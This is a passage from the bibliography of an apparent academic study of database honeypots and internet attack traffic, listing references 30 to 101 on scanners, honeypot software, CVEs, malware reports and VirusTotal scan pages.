[30] cypwnpwnsocute. *Redis Honeypot Github repo*. URL: `https://github.com/cypwnpwnsocute/RedisHoneyPot` (visited on 04/10/2024).

[31] Dorothy E Denning and Peter J Denning. "Data security". In: *ACM computing surveys (CSUR)* 11.3 (1979), pp. 227–249.

[32] Chris Doman. *The Continued Evolution of Abcbot*. URL: `https://www.cadosecurity.com/blog/the-continued-evolution-of-abcbot` (visited on 04/20/2024).

[33] Zakir Durumeric, Michael Bailey, and J Alex Halderman. "An {Internet-Wide} view of {Internet-Wide} scanning". In: *23rd USENIX Security Symposium (USENIX Security 14)*. 2014, pp. 65–78.

[34] Zakir Durumeric, Eric Wustrow, and J Alex Halderman. "{ZMap}: Fast internet-wide scanning and its security applications". In: *22nd USENIX Security Symposium (USENIX Security 13)*. 2013, pp. 605–620.

[35] DutchNews. *DutchNews*. URL: `Dutch%20hosting%20company%20in%20Wormer%20is%20%E2%80%98cesspool%20of%20the%20internet%E2%80%99:%20NRC` (visited on 04/20/2024).

[36] Elastic.co. *Scripting and Security documentation*. URL: `https://www.elastic.co/guide/en/elasticsearch/reference/current/modules-scripting-security.html` (visited on 05/21/2024).

[37] Wenjun Fan et al. "Enabling an anatomic view to investigate honeypot systems: A survey". In: *IEEE Systems Journal* 12.4 (2017), pp. 3906–3919.

[38] Jeremiah Fowler. *3 Million Records from Thousands of Credit Unions Exposed*. 2024. URL: `https://www.websiteplanet.com/news/credit-unions-breach-report/` (visited on 02/25/2024).

[39] Javier Franco et al. “A survey of honeypots and honeynets for internet of things, industrial internet of things, and cyber-physical systems”. In: *IEEE Communications Surveys & Tutorials* 23.4 (2021), pp. 2351–2383.

[40] William Gamazo and Nathaniel Quist. *P2PInfect: The Rusty Peer-to-Peer Self-Replicating Worm*. URL: `https://unit42.paloaltonetworks.com/peer-to-peer-worm-p2pinfect/?utm_source=thenewstack&utm_medium=website&utm_content=inline-mention&utm_campaign=platform` (visited on 04/15/2024).

[41] Meghna Gangwar. *Nmap - Switches and Scan Types in Nmap*. 2022. URL: `https://www.digitalocean.com/community/tutorials/nmap-switches-scan-types` (visited on 02/25/2024).

[42] Robert Graham. *MASSCAN: Mass IP port scanner*. URL: `https://github.com/robertdavidgraham/masscan` (visited on 06/14/2024).

[43] Greenbone. *Greenbone OpenVAS*. URL: `https://openvas.org/` (visited on 06/14/2024).

[44] Greynoise. *Understanding GreyNoise Classifications*. URL: `https://docs.greynoise.io/docs/understanding-greynoise-classifications` (visited on 04/20/2024).

[45] Greynoise. *VIP Program*. URL: `https://docs.greynoise.io/docs/vip-program` (visited on 06/14/2024).

[46] Uli Harder et al. “Observing internet worm and virus attacks with a small network telescope”. In: *Electronic Notes in Theoretical Computer Science* 151.3 (2006), pp. 47–59.

[47] Lee Hinman. *Scripting and Security*. URL: `https://www.elastic.co/blog/scripting-security` (visited on 05/21/2024).

[48] IBM. *Cyber Attack*. IBM. 2024. URL: `https://www.ibm.com/topics/cyber-attack` (visited on 01/16/2024).

[49] IBM. *What is database security?* 2024. URL: `https://www.ibm.com/topics/database-security` (visited on 02/11/2024).

[50] Jaumotte. *How Pandemic Accelerated Digital Transformation in Advanced Economies*. 2023. URL: `https://www.imf.org/en/Blogs/Articles/2023/03/21/how-pandemic-accelerated-digital-transformation-in-advanced-economies` (visited on 02/16/2024).

[51] Shaharyar Khan et al. “A systematic analysis of the capital one data breach: Critical lessons learned”. In: *ACM Transactions on Privacy and Security* 26.1 (2022), pp. 1–29.

[52] Gordon Lyon. *Nmap: the Network Mapper - Free Security Scanner*. URL: `https://nmap.org/` (visited on 06/14/2024).

[53] Jiao Ma et al. “High-Interaction Honeypot System for SQL Injection Analysis”. In: *2011 International Conference of Information Technology, Computer Engineering and Management Sciences*. Vol. 3. 2011, pp. 274–277. DOI: `10.1109/ICM.2011.287`.

[54] Mubina Malik and Trisha Patel. “Database security-attacks and control methods”. In: *International Journal of Information* 6.1/2 (2016), pp. 175–183.

[55] Lockheed Martin. *Cyber Kill Chain*. 2024. URL: `https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html` (visited on 02/25/2024).

[56] MaxMind. *GeoLite2 Free Geolocation Data*. URL: `https://dev.maxmind.com/geoip/geolite2-free-geolocation-data` (visited on 06/14/2024).

[57] Mcafee. *mysql-audit*. URL: `https://github.com/trellix-enterprise/mysql-audit` (visited on 11/09/2023).

[58] University of Michigan. *ZMap: The Internet Scanner*. URL: `https://github.com/zmap/zmap` (visited on 06/14/2024).

[59] Microsoft. *What is database security?* 2024. URL: `https://azure.microsoft.com/en-us/resources/cloud-computing-dictionary/what-is-database-security` (visited on 02/12/2024).

[60] MITRE. *FAQ*. URL: `https://attack.mitre.org/resources/faq/#faq-0-5-header` (visited on 11/09/2023).

[61] MongoDB. *Types of Databases*. 2024. URL: `https://www.mongodb.com/databases/types` (visited on 01/24/2024).

[62] David Moore et al. “Network telescopes: Technical report”. In: (2004).

[63] Abdulazeez Mousa, Murat Karabatak, and Twana Mustafa. “Database security threats and challenges”. In: *2020 8th International Symposium on Digital Forensics and Security (ISDFS)*. IEEE. 2020, pp. 1–5.

[64] Marcin Nawrocki et al. “A survey on honeypot software and data analysis”. In: *arXiv preprint arXiv:1608.06249* (2016).

[65] Palo Alto Networks. *Palo Alto Networks*. URL: `https://www.paloaltonetworks.com/` (visited on 05/11/2024).

[66] Hrvoje Nikšić. *Wget*. URL: `https://git.savannah.gnu.org/cgit/wget.git` (visited on 06/14/2024).

[67] NIST. *CVE-2021-22005 Detail*. URL: `https://nvd.nist.gov/vuln/detail/CVE-2021-22005` (visited on 05/11/2024).

[68] NIST. *CVE-2022-0543 Detail*. URL: `https://nvd.nist.gov/vuln/detail/CVE-2022-0543` (visited on 04/20/2024).

[69] NIST. *CVE-2023-41892 Detail*. URL: `https://nvd.nist.gov/vuln/detail/CVE-2023-41892` (visited on 05/20/2024).

[70] Oracle. *What Is a Database?* Oracle. 2024. URL: `https://www.oracle.com/database/what-is-database/` (visited on 01/16/2024).

[71] Eric Pauley et al. “Measuring and mitigating the risk of ip reuse on public clouds”. In: *2022 IEEE Symposium on Security and Privacy (SP)*. IEEE. 2022, pp. 558–575.

[72] PwnDefend. *Exposed VMWARE vCenter Servers around the world (CVE-2021-22005)-PwnDefend*. URL: `https://www.pwndefend.com/2021/09/23/exposed-vmware-vcenter-servers-around-the-world-cve-2021-22005/` (visited on 05/20/2024).

[73] Qeeqbox. *Honeypots*. URL: `https://github.com/qeeqbox/honeypots` (visited on 04/10/2024).

[74] Philipp Richter and Arthur Berger. “Scanning the scanners: Sensing the internet from a massively distributed network telescope”. In: *Proceedings of the Internet Measurement Conference*. 2019, pp. 144–157.

[75] Tara Seals. *Massive Brute-Force Attack on Alibaba Affects Millions*. 2016. URL: `https://www.infosecurity-magazine.com/news/massive-bruteforce-attack-on/` (visited on 02/20/2024).

[76] Amazon Web Servcies. *What is IAM?* 2024. URL: `https://docs.aws.amazon.com/IAM/latest/UserGuide/introduction.html` (visited on 01/15/2024).

[77] Aluma Lavi Shaari. *Kinsing: The Malware with Two Faces*. URL: `https://www.cyberark.com/resources/threat-research-blog/kinsing-the-malware-with-two-faces` (visited on 06/14/2024).

[78] Shodan. *Shodan*. URL: `https://www.shodan.io/` (visited on 05/11/2024).

[79] Gal Singer. *Threat Alert: Kinsing Malware Attacks Targeting Container Environments*. URL: `https://www.aquasec.com/blog/threat-alert-kinsing-malware-container-vulnerability/` (visited on 04/15/2024).

[80] Stretchoid. *Landing page of the Strechoid scanner*. URL: `https://stretchoid.com/` (visited on 04/20/2024).

[81] K Muthamil Sudar et al. “Analysis of cyberattacks and its detection mechanisms”. In: *2020 Fifth International Conference on Research in Computational Intelligence and Communication Networks (ICRCICN)*. IEEE. 2020, pp. 12–16.

[82] Tenable. *Tenable Nessus*. URL: `https://www.tenable.com/products/nessus` (visited on 06/14/2024).

[83] Cybersecurity Ventures. *2023 Official Cybercrime Report*. URL: https://www.esentire.com/resources/library/2023-official-cybercrime-report (visited on 05/21/2024).

[84] Verizon. *Data breach investigation report*. 2022. URL: https://www.verizon.com/business/resources/T422/reports/dbir/2022-data-breach-investigations-report-dbir.pdf (visited on 02/20/2024).

[85] VirusTotal. *Mongodb Honeypot Github Repo*. URL: https://www.virustotal.com/gui/file/3a43116d507d58f3c9717f2cb0a3d06d0c5a7dc29f601e9c2b976ee6d9c8713f/community (visited on 04/15/2024).

[86] Virustotal. *Virustotal scan of sss6 part 1*. URL: https://www.virustotal.com/gui/url/0cfb40e5b633fcc98b4fdef22df76bb061a4f55838b9a84f81b1bac5cd383c7f (visited on 05/21/2024).

[87] Virustotal. *Virustotal scan of sss6 part 2*. URL: https://www.virustotal.com/gui/file/792d2bf218370cd21f47ce0d7cf99a9f7963ff38d5077ece7ac9fb8d442e3554 (visited on 05/21/2024).

[88] Virustotal. *Virustotal scan of sss68 part 1*. URL: https://www.virustotal.com/gui/url/f099d3edef9170dfdfc4257d7b2e33edadb03b3f062be56ab39126326c3157c9 (visited on 05/21/2024).

[89] Virustotal. *Virustotal scan of sss68 part 2*. URL: https://www.virustotal.com/gui/file/25daac0d9e22e6c8ea1c5e1a89f350efb69b5e5832dc91ee5537c3d355bff489 (visited on 05/21/2024).

[90] Virustotal. *Virustotal scan of sv6 part 1*. URL: https://www.virustotal.com/gui/url/14633e94cc841455548055d0ccd760610782e5d7cad2397218e4532de0e6392a (visited on 05/21/2024).

[91] Virustotal. *Virustotal scan of sv6 part 2*. URL: https://www.virustotal.com/gui/file/72687dbb1d806910d7c5ed9be06b3916c37d469067deecefe03347dcbc5d36f7 (visited on 05/21/2024).

[92] Virustotal. *Virustotal scan of sv68*. URL: https://www.virustotal.com/gui/url/8bd7bcc8a86c0bdeb86460afe31f416107ee4685b90e54fdd95083dc272cdd10 (visited on 05/21/2024).

[93] Virustotal. *Virustotal scan of the malicious postgres pg.sh script*. URL: https://www.virustotal.com/gui/url/13a1da97e3bc6a8a5a3581b815798e0fe6748ce539ea687705f47e35e84ab249/details (visited on 04/15/2024).

[94] VMware. *VMware vSphere*. URL: https://www.vmware.com/products/vsphere.html (visited on 06/14/2024).

[95] Vry4n_. *[Exploitation](CVE-2023-41892) Craft CMS code execution (Unauthenticated)*. URL: https://vk9-sec.com/exploitationcve-2023-41892-craft-cms-code-execution-unauthenticated/ (visited on 05/20/2024).

[96] Christian Wahl. *Elasticsearch Honeypot Gitlab Repo*. URL: https://gitlab.com/christian.wahl/elasticpot (visited on 04/10/2024).

[97] Mathias Wegerer and Simon Tjoa. “Defeating the Database Adversary Using Deception - A MySQL Database Honeypot”. In: *2016 International Conference on Software Security and Assurance (ICSSA)*. 2016, pp. 6–10. DOI: 10.1109/ICSSA.2016.8.

[98] Mathias Wegerer and Simon Tjoa. “Defeating the database adversary using deception-a mysql database honeypot”. In: *2016 International Conference on Software Security and Assurance (ICSSA)*. IEEE. 2016, pp. 6–10.

[99] Wikipedia. *IP volume page on wikipedia*. URL: https://nl.wikipedia.org/wiki/IP_Volume (visited on 04/20/2024).

[100] Jake Williams. *What You Need to Know About the SolarWinds Supply-Chain Attack*. 2020. URL: https://www.sans.org/blog/what-you-need-to-know-about-the-solarwinds-supply-chain-attack/ (visited on 02/20/2024).

[101] Andrew Windsor and Vanja Svajcer. *Prometei botnet improves modules and exhibits new capabilities in recent updates*. URL: `https://blog.talosintelligence.com/prometei-botnet-improves/` (visited on 04/15/2024).